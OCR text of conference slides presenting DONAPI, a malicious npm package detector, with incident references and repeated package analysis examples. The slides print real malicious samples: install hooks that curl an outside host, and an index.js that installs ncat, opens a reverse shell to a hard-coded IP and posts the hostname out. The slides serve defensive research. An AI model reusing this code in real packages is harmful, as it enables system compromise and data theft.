DONAPI: Malicious NPM Packages Detector using Behavior Sequence Knowledge Mapping

Cheng Huang[1], Nannan Wang[1], Ziyan Wang[1],
Siqi Sun[1], Junren Chen[1], Lingzi Li[1], Qianchong Zhao[1],
Jiaxuan Han[1], Zhen Yang[1], Lei Shi[2]

August 14, 2024

[1] *Sichuan University*
[2] *Huawei Technologies*


SICHUAN UNIVERSITY

School of
Cyber Science and Engineering


usenix
THE ADVANCED COMPUTING SYSTEMS ASSOCIATION

Npm and Security Incident

Package manager for JavaScript



Most Popular Technologies[1]




Alert: peacenotwar module sabotages npm developers in the node-ipc package to protest the invasion of Ukraine

Written by: Liran Tal

March 17, 2022 14 mins read

Peacenotwar[2]




“CuteBoi” Detected Preparing a Large-Scale Crypto Mining Campaign on NPM Users

By Aviad Gershon

Co-Authored by Tal Folkman

July 6, 2022

CuteBoi[3]



Malware Civil War – Malicious npm Packages Targeting Malware Authors

JFrog Uncovers 25 Malicious Packages in npm Registry

By Andrey Polkovnychenko and Shachar Menashe | February 22, 2022

6 min read


SHARE

Malicious Packages[4]

[1] https://survey.stackoverflow.co/2023/#technology-most-popular-technologies
[2] https://snyk.io/blog/peacenotwar-malicious-npm-node-ipc-package-vulnerability/
[3] https://checkmarx.com/blog/cuteboi-detected-preparing-a-large-scale-crypto-mining-campaign-on-npm-users/
[4] https://jfrog.com/blog/malware-civil-war-malicious-npm-packages-targeting-malware-authors/

Security Gaps

Traditional / Existed Baselines



Features/Rules

Classifier

- Full code analysis
- Single API Call
- Code Statistics
- Script Exists

Benign


Malicious

Manual Check

Report Malware & Unpublished

Security Gaps

Traditional / Existed Baselines



Features/Rules
Classifier
Benign
Malicious
Manual Check
snyk
Mend.io
npm
Report Malware & Unpublished
Inappropriate Analysis Scope
Inadequate Interpretability

- Full code analysis
- Single API Call
- Code Statistics
- Script Exists

Package Analysis

Main Analysis Scope (Installation & Import[1])

```
{
  "name": "1337qq-js",
  "version": "1.0.10",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "curl http://npm.1337qq.com/postinstall",
    "preinstall": "curl -F ping=\"$(ping -w 3 icms.Alibaba-
          inc.com)\" http://npm.1337qq.com/npm"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

Package.json[2]

```
#!/bin/bash

curl -F ping=\"$(ping -w 3 icms.alibaba-
inc.com)\" http://npm.1337qq.com/npm
```

```
function npmDemo(argument) {
    var name = 'finit';
    var f1 =function f(arg){console.log(arg)}
    return {
        name:name,
        f1:f1
    }
}
module.exports=npmDemo();
```

Other files (JS & SH)

1337qq-js@1.0.10

[1] https://openssf.org/blog/2022/04/28/introducing-package-analysis-scanning-open-source-packages-for-malicious-behavior/

[2] https://docs.npmjs.com/cli/v10/configuring-npm/package-json

Package Analysis

Main Analysis Scope (Installation & Import[1])

```
{
  "name": "1337qq-js",
  "version": "1.0.10",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "curl http://npm.1337qq.com/postinstall",
    "preinstall": "curl -F ping=\"$(ping -w 3 icms.Alibaba-
          inc.com)\" http://npm.1337qq.com/npm"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

Package.json[2]

```
#!/bin/bash

curl -F ping=\"$(ping -w 3 icms.alibaba-
inc.com)\" http://npm.1337qq.com/npm

function npmDemo(argument) {
    var name = 'finit';
    var f1 =function f(arg){console.log(arg)}
    return {
        name:name,
        f1:f1
    }
}
module.exports=npmDemo();
```

Other files (JS & SH)

1337qq-js@1.0.10

Installation

- Automatic Running
- Hooks (*preinstall, postinstall*, etc)

[1] https://openssf.org/blog/2022/04/28/introducing-package-analysis-scanning-open-source-packages-for-malicious-behavior/

[2] https://docs.npmjs.com/cli/v10/configuring-npm/package-json

Package Analysis

Main Analysis Scope (Installation & Import[1])

```
{
  "name": "1337qq-js",
  "version": "1.0.10",
  "description": "",
  "main": "index.js",
  "scripts": {
    "test": "echo \"Error: no test specified\" && exit 1",
    "postinstall": "curl http://npm.1337qq.com/postinstall",
    "preinstall": "curl -F ping=\"$(ping -w 3 icms.Alibaba-
          inc.com)\" http://npm.1337qq.com/npm"
  },
  "keywords": [],
  "author": "",
  "license": "ISC"
}
```

Package.json[2]

```
#!/bin/bash

curl -F ping=\"$(ping -w 3 icms.alibaba-
inc.com)\" http://npm.1337qq.com/npm

function npmDemo(argument) {
    var name = 'finit';
    var f1 =function f(arg){console.log(arg)}
    return {
        name:name,
        f1:f1
    }
}
module.exports=npmDemo();
```

Other files (JS & SH)

1337qq-js@1.0.10

Installation

- Automatic Running
- Hooks (*preinstall, postinstall*, etc)

Import


- Manual Call
- Entry Files (*main*, *exports, imports, bin.* auto-running code)

[1] https://openssf.org/blog/2022/04/28/introducing-package-analysis-scanning-open-source-packages-for-malicious-behavior/

[2] https://docs.npmjs.com/cli/v10/configuring-npm/package-json

Package Analysis

Behavior Interpretability



javascript-appfabric-logger@966.0.0

```
{
  "name": "javascript-appfabric-logger",
  "version": "966.0.0",
  "main": "index.js",
        ...
}
```

(a) package.json

```
const http = require('http’);
const os = require("os");
const querystring = require("querystring");
const { exec } = require("child_process");
PostCode('hostname: ' + os.hostname() + ' ');
exec('apt install -y ncat || apt-get install
-y ncat || yum install -y ncat && nohup ncat
-nv 134.209.68.193 4444 -e /bin/bash &', (error,
stdout, stderr) => {
   if (error) {
         PostCode(error.message);
         return;
   }
   …
});
function PostCode(codestring) {
var post_data = querystring.stringify({
         'data': codestring,
});
var post_options= {
         hostname: "134.209.68.193",
         port: 80,
         path: "/receive.php",
         method: "POST",
         headers: {
        ...
        "Content-Length": Buffer.byteLength(post_data),
         },
};
var post_req = https.request(post_options, function (res) => {
          res.setEncoding('utf8');
          res.on("data", function (chunk) {
          console.log('Response: ' + chunk);
          });
});
...
post_req.write(post_data);
post_req.end();
```

(b) index.js


Package Analysis

Behavior Interpretability

```
{
  "name": "javascript-appfabric-logger",
  "version": "966.0.0",
  "main": "index.js",
        ...
}
```

(a) package.json

```
const http = require('http’);
const os = require("os");
const querystring = require("querystring");
const { exec } = require("child_process");
PostCode('hostname: ' + os.hostname() + ' ');
exec('apt install -y ncat || apt-get install
-y ncat || yum install -y ncat && nohup ncat
-nv 134.209.68.193 4444 -e /bin/bash &', (error,
stdout, stderr) => {
   if (error) {
         PostCode(error.message);
         return;
   }
   …
});
function PostCode(codestring) {
var post_data = querystring.stringify({
         'data': codestring,
});
var post_options= {
         hostname: "134.209.68.193",
         port: 80,
         path: "/receive.php",
         method: "POST",
         headers: {
        ...
        "Content-Length": Buffer.byteLength(post_data),
         },
};
var post_req = https.request(post_options, function (res) => {
          res.setEncoding('utf8');
          res.on("data", function (chunk) {
          console.log('Response: ' + chunk);
          });
});
...
post_req.write(post_data);
post_req.end();
```



javascript-appfabric-logger@966.0.0

🟨 Entry file


🟦 → ⬛ Sensitive API--Behavior

🟪 → ⬛ Malicious Command--Behavior

(b) index.js

Package Analysis

Behavior Interpretability



```
{
   "name": "javascript-appfabric-logger",
   "version": "966.0.0",
   "main": "index.js",
           ...
}
```

(a) package.json

```
const http = require('http');
const os = require("os");
const querystring = require("querystring");
const { exec } = require("child_process");
PostCode('hostname:  ' + os.hostname() + ' ');
exec('apt install -y ncat || apt-get install
-y ncat || yum install -y ncat && nohup ncat
-nv 134.209.68.193 4444 -e /bin/bash &', (error,
stdout, stderr) => {
   if (error) {
         PostCode(error.message);
         return;
   }
   …
});
function PostCode(codestring) {
var post_data = querystring.stringify({
         'data': codestring,
});
var post_options= {
         hostname: "134.209.68.193",
         port: 80,
         path: "/receive.php",
         method: "POST",
         headers: {
        ...
        "Content-Length": Buffer.byteLength(post_data),
         },
};
var post_req = https.request(post_options, function (res) => {
          res.setEncoding('utf8');
          res.on("data", function (chunk) {
          console.log('Response: ' + chunk);
          });
});
...
post_req.write(post_data);
post_req.end();
```

